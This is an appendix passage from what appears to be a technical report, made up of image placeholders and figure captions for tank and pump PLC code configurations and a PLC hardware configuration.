


Figure D.1: Tank 1 PLC code configuration




Figure D.2: Tank 1 PLC code configuration




Figure D.3: Pump 1 PLC code configuration




Figure D.4: Pump 2 PLC code configuration

D.5 PLC Hardware Configuration




Figure D.5: PLC hardware configuration